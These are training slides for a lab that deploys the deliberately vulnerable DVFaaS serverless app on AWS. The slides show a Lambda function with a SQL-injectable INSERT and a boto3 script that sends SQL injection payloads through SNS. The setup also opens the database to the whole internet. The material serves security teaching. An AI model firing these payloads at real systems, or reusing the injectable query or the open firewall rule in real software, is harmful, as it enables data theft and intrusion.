
Copyright © 2021 Mohammed Aldoub (Voulnet)


SOLUTION: SETTING UP DB

- We will create a MySQL RDS database under the Free Tier.
- Don't forget to delete it after you're done!
- Go to the AWS RDS Service and click on Create Database.
- (If you are using the older classic interface, switch to the new interface by clicking on the blue link on top.)



- Choose MySQL (1), and then choose the Free tier option (2).






Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: DB CREDS


- Choose your DB instance name.
- For example name it **myeventinjectiondb**
- And your username and password.
- Choose the username **master**



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: DB CONNECTIVITY


- Now go down to the Connectivity section
- 1- Click on the arrow to expand the section named "Additional connectivity configuration"
- 2- Make the DB publicly available.
- 3- Create a new VPC security group and give it a name like **dbsg** for example.




Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: DB CREATION

- 1- Now go down to the Additional Configuration section
- 2- Give the DB an initial name like **events**.
- Then go down and click on create database.
- The DB creation will take some time. When it is done being created, click on it.






DB identifier	Role	Engine	Region & AZ	Size	Status	CPU
myeventinjectiondb	Instance	MySQL Community	us-east-1f	db.t2.micro	Creating	-

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CONNECT TO DB

- 1- Find your DB's endpoint URL. You can find it from the Connectivity section under Endpoint.
- Once you get the hostname, connect to it from the command line:
- 2- mysql -h <your DB instance host> -u <your DB username> -p



- some mysql commands:
- show databases;
- show tables;
- use <database name>;
- E.g. use events;


```
voulnet@P50:/mnt/c/Users/Voulnet$ mysql -h myeventinjectiondb.cgu14gpitbtb.us-west-2.rds.amazonaws.com -u master -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.22-log Source distribution

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use events;
```

2


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: DB FIREWALL (SECURITY GROUP)

- The DB is accessible to your IP, but it's not accessible to the Lambda function we're about to create.
- We don't know the Lambda IP, so just for testing let's just allow the entire world to connect to it.



- We will modify its Security Group to do that.
- Click on its security group (dbsg) like in #1.
- Then click on Inbound and Edit the rules.
- Choose Anywhere, like in #2.




Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: POPULATE DB

```
mysql> CREATE TABLE sensor_temperature(id int NOT NULL AUTO_INCREMENT, sensor_name VARCHAR(100), temperature VARCHAR(200
), PRIMARY KEY(id));
Query OK, 0 rows affected (0.22 sec)
```

1

- Add a new table to the DB, using the command:
- **USE events; CREATE TABLE sensor_temperature(id int NOT NULL AUTO_INCREMENT, sensor_name VARCHAR(100), temperature VARCHAR(200), PRIMARY KEY(id));**



- Now, since we are using SNS, we need to create an SNS topic.
- A **topic** is like a thread or a certain thing of interest that subscribers (receivers) can listen to in order to receive messages.

- The vulnerable lambda function will listen on the Topic for actions.
- Create a topic using:
- **aws sns create-topic --name eventinjectiontopic**
- Save the resulting TopicArn! We need it

```
voulnet@P50:~$ aws sns create-topic --name eventinjectiontopic
{
    "TopicArn": "arn:aws:sns:us-west-2:[redacted]:eventinjectiontopic"
}
```

2

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: PREPARE DVFAAS

- Back to the code! Go to where you downloaded DVFaaS, and go to the injection directory.
- Go to the mqtt_rds_sql_event_injection dir.
- Go to sqli directory.
- Edit the file: .chalice/config.json
- Add your DB details and TopicARN.

```
injection
├── mqtt_rds_sql_event_injection
│   ├── payload_generator.py
│   └── sqli
│       ├── app.py
│       ├── .chalice
│       │   ├── config.json
│       │   ├── deployed
│       │   │   └── dev.json
│       │   └── deployments
│       │       └── abe93dafaec67911e7d076b2be444983-python3.7.zip
│       ├── .gitignore
│       ├── __pycache__
│       │   └── app.cpython-37.pyc
│       └── requirements.txt
└── README.md
```

1

```
{
  "version": "2.0",
  "app_name": "sqli",
  "stages": {
    "dev": {
      "api_gateway_stage": "api",
      "environment_variables": {
        "DB_HOST": "myeventinject[redacted]!.rds.amazonaws.com",
        "DB_USER": "master",
        "DB_PASS": "[redacted]",
        "DB_DB": "events",
        "SNS_TOPIC": "arn:aws:sns:us-we[redacted]eventinjectiontopic"
      }
    }
```

2

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: DEPLOY DVFAAS

- While in the sqli folder, run:
- chalice deploy

```
voulnet@P50:~/dvfaas/DVFaaS-Damn-Vulnerable-Functions-as-a-Service/injection/mqtt_rds_sql_event_injection/sqli$ chalice
deploy
Creating deployment package.
Creating IAM role: sqli-dev
Creating lambda function: sqli-dev-sensor_react
Subscribing sqli-dev-sensor_react to SNS topic arn:aws:sns:us-west-2:[redacted]eventinjectiontopic
Creating lambda function: sqli-dev
Creating Rest API
Resources deployed:
  - Lambda ARN: arn:aws:lambda:us-west-2:[redacted]:tion:sqli-dev-sensor_react
  - Lambda ARN: arn:aws:lambda:us-west-2:[redacted]:tion:sqli-dev
  - Rest API URL: https://[redacted]:-api.us-west-2.amazonaws.com/api/
```

1

- Now chalice will deploy the lambda function to your AWS account. The URL of the rest API will be displayed. Take that URL, add test_insert to it and call it.

https://[redacted]-api.us-west-2.amazonaws.com/api/test_insert

JSON Raw Data Headers

Save Copy Collapse All Expand All

```
success:    "inserted sensor value"
```

- It should add test data.

- Verify that from inside mysql. Now let's move to exploitation.
- To exploit: Let's take a look at the code inside sqli/app.py

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: VULNERABILITY

```
@app.on_sns_message(topic=topic_arn)
def sensor_react(event):
    try:
        event_dict = loads(event.message)
        sensor_name = event.subject
        if 'reading' in event_dict:
            with db.cursor() as cur:
                cur.execute("INSERT INTO sensor_temperature (sensor_name, temperature) VALUES ('%s',%s)" % (sensor_name, e[['reading']

            db.commit()
            print("Successfully inserted values: {} and {} into the sensor temperature table".format(sensor_name, event_dict['reading']))
```

1

- In sqli/app.py
- Function sensor_react
- The function is listening on SNS messages for a particular TopicARN (Yours), and upon receiving it, it extracts the data of the key 'reading', and inserts it into the DB.
- The call to the DB for insertion is vulnerable to SQL injection, but in insert statements as opposed to the regular injection on select statements;
- We can try many injection vectors, but the file payload_generator.py contains some sample ones, let's check it out. The file is under mqtt_rds_sql_event_injection directly.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: RUNNING PAYLOADS

- The function calls the python AWS api (boto3) and uses the SNS client.
- Then it creates a list of sample SQL injection insertion payloads.

- Then it takes from the user a subject name for the SNS message and a TopicArn to send to.
- This is where you use your Topic ARN.

- Then it simply calls SNS publish method.

```
client = boto3.client('sns')

payload_list = ["(SELECT DATABASE())", "(SELECT @@datadir)", "(SELECT user())", "(SELECT CURRENT_USER())"]


def run_payload_sqli(name, topicARN):
    for single in payload_list:
        response = client.publish(
            TopicArn = topicARN,
            Subject = name,
            Message = json.dumps({"reading": "{}".format(single)})

        )
    print("Payloads have been deployed")

if __name__ == '__main__':
    if len(sys.argv) < 3:
        print("Please enter a valid name and topicARN")
    else:
        run_payload_sqli(str(sys.argv[1]), str(sys.argv[2]))
```

- Call it:
- python payload_generator <subject> <Topic ARN>

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CLEANING UP

- If you run it successfully, give it a second or so then check in the DB:
- select * from sensor_temperature;
- You should see some results of the SQLi statements that you injected.
- Now you've done it!

```
mysql> select * from sensor_temperature;
+----+---------------------+-----------------------------------------
| id | sensor_name         | temperature
+----+---------------------+-----------------------------------------
|  1 | eventinjectiontopic | events
|  2 | eventinjectiontopic | /rdsdbdata/db/
|  3 | eventinjectiontopic | master@[redacted]t-2.compute
|  4 | eventinjectiontopic | master@%
|  5 | eventinjectiontopic | /rdsdbdata/db/
|  6 | eventinjectiontopic | events
```

- **TO DELETE DVFaaS after you're done:**
- **1- Delete the chalice project by calling inside the sqli folder:**
- **chalice delete**
- **2- Delete the RDS database**

```
voulnet@P50:~/dvfaas/DVFaaS-Damn-Vulnerable-Functions-as-a-Service/injection/mqtt_rds_sql_event_injection/sqli$ chalice
delete
Deleting Rest API: gc[redacted]
Deleting function: arn:aws:lambda:us-west-[redacted]unction:sqli-dev
Deleting function: arn:aws:lambda:us-west-[redacted]unction:sqli-dev-sensor_react
Deleting IAM role: sqli-dev
```

REFERENCES

- https://github.com/OWASP/DVSA
- https://github.com/we45/DVFaaS-Damn-Vulnerable-Functions-as-a-Service

Copyright © 2021 Mohammed Aldoub (Voulnet)

SERVERSIDE REQUEST FORGERY

- Meaning of SSRF in general
- SSRF against EC2 instances to access EC2 metadata.
- SSRF against internal EC2 instances and other resources

